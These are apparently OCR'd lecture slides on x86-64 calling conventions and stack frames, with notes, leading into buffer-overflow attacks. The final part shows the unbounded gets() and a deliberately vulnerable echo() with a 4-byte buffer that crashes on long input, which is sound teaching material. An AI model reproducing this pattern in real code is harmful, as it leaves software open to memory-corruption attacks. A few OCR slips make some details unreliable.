
```
    pushq %rcx
    call func
    popq %rcx
```

- Callee-save registers
  - if the callee wants to use these registers, it must first save them, then restore their values before returning

```
func:
    pushq %rbx
    movq $6, %rbx
    ...
    popq %rbx
```

Certain registers are designated as **caller-save**: if the caller depends on their values being the same on return as they were before the function was called, it must save and restore their values. Thus the called function (the "callee"), is free to modify these registers.

Other registers are designated as **callee-save**: if the callee function modifies their values, it must restore them to their original values before returning. Thus the caller may depend upon their values being unmodified on return from the function call.



x86-64 General-Purpose Registers: Usage Conventions

`%rax`	Return value	`%r8`	Caller saved
`%rbx`	Callee saved	`%r9`	Caller saved
`%rcx`	Caller saved	`%r10`	Caller saved
`%rdx`	Caller saved	`%r11`	Caller Saved
`%rsi`	Caller saved	`%r12`	Callee saved
`%rdi`	Caller saved	`%r13`	Callee saved
`%rsp`	Stack pointer	`%r14`	Callee saved
`%rbp`	Base pointer	`%r15`	Callee saved


Based on a slide supplied by CMU.

Here is a list of which registers are callee-save, which are caller-save, and which have special purposes. Note that this is merely a convention and not an inherent aspect of the x86-64 architecture.

Passing Arguments in Registers

- Observations
  - – accessing registers is much faster than accessing primary memory
    - » if arguments were in registers rather than on the stack, speed would increase
  - – most functions have just a few arguments


- Actions
  - – change calling conventions so that the first six arguments are passed in registers
    - » in caller-save registers
  - – any additional arguments are pushed on the stack



Why Bother with a Base Pointer?

- It (%rbp) points to the beginning of the stack frame
  - making it easy for people to figure out where things are in the frame
  - but people don’t execute the code ...
- The stack pointer always points somewhere within the stack frame
  - it moves about, but the compiler knows where it is pointing
    - a local variable might be at 8(%rsp) for one instruction, but at 16(%rsp) for a subsequent one
    - tough for people, but easy for the compiler
- Thus the base pointer is superfluous
  - it can be used as a general-purpose register


If one gives gcc the –O0 flag (which turns off all optimization) when compiling, the base pointer (%rbp) will be used as in IA32: it is set to point to the stack frame and the arguments are copied from the registers into the stack frame. This clearly slows down the execution of the function, but makes the code easier for humans to read (and was done for the traps assignment).



x86-64 General-Purpose Registers: Updated Usage Conventions

`%rax`	Return value	`%r8`	Argument #5
`%rbx`	Callee saved	`%r9`	Argument #6
`%rcx`	Argument #4	`%r10`	Caller saved
`%rdx`	Argument #3	`%r11`	Caller Saved
`%rsi`	Argument #2	`%r12`	Callee saved
`%rdi`	Argument #1	`%r13`	Callee saved
`%rsp`	Stack pointer	`%r14`	Callee saved
`%rbp`	Callee saved	`%r15`	Callee saved

Supplied by CMU.



The IA32 Stack Frame

arg n

⋮

arg 1

return address


saved frame pointer

saved registers
local variables

%ebp

%esp

Here, again, is the IA32 stack frame. Recall that arguments are at positive offsets from %ebp, while local variables are at negative offsets.




The x86-64 Stack Frame

return address

saved registers
local variables

%rsp

The convention used for the x86-64 architecture is that the first 6 arguments to a function are passed in registers, there is no special frame-pointer register, and everything on the stack is referred to via offsets from %rsp.




The -O0 x86-64 Stack Frame (Buffer)

return address

saved frame pointer ← %rbp


saved registers
local variables
copies of args ← %rsp

When code is compiled with the –O0 flag on gdb, turning off all optimization, the compiler uses (unnecessarily) %rbp as a frame pointer so that the offsets to local variables are constant and thus easier for humans to read. It also copies the arguments from the registers to the stack frame (at a lower address than what %rbp contains). The code for the buffer project (to be released on Friday) is compiled with the –O 0 flag.



Summary

- What’s pushed on the stack
  - return address
  - saved registers
    - caller-saved by the caller
    - callee-saved by the callee
  - local variables
  - function parameters
    - those too large to be in registers (structs)
    - those beyond the six that we have registers for
  - large return values (structs)
    - caller allocates space on stack
    - callee copies return value to that space



Quiz 1

Suppose function A is compiled using the convention that %rbp is used as the base pointer, pointing to the beginning of the stack frame. Function B is compiled using the convention that there’s no need for a base pointer. Will there be any problems if A calls B or if B calls A?


a) Neither case will work

b) A calling B works, but B calling A doesn’t

c) B calling A works, but A calling B doesn’t


d) Both work

Recall that %rbp is a callee-saved register.



Exploiting the Stack

Buffer-Overflow Attacks



String Library Code


- Implementation of Unix function `gets()`

```
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getchar();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
    }
    *p = '\0';
    return dest;
}
```

  - no way to specify limit on number of characters to read
- Similar problems with other library functions
  - `strcpy`, `strcat`: copy strings of arbitrary length
  - `scanf`, `fscanf`, `sscanf`, when given `%s` conversion specification

Supplied by CMU.

The function getchar returns the next character to be typed in. If getchar returns EOF (which is coded as a byte containing all ones – not a coding of any valid ASCII character, but -1 if the byte is interpreted as a signed integer).



Vulnerable Buffer Code

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```


```
int main() {
    echo();

   return 0;
}
```

```
unix>./echo
123
123
```

```
unix>./echo
123456789ABCDEF01234567
123456789ABCDEF01234567
```

```
unix>./echo
123456789ABCDEF012345678
Segmentation Fault
```

Supplied by CMU, but adapted for x86-64.



Buffer-Overflow Disassembly

echo:

```
0000000000040054c <echo>:
  40054c:       48 83 ec 18      sub    $0x18,%rsp
  400550:       48 89 e7         mov    %rsp,%rdi
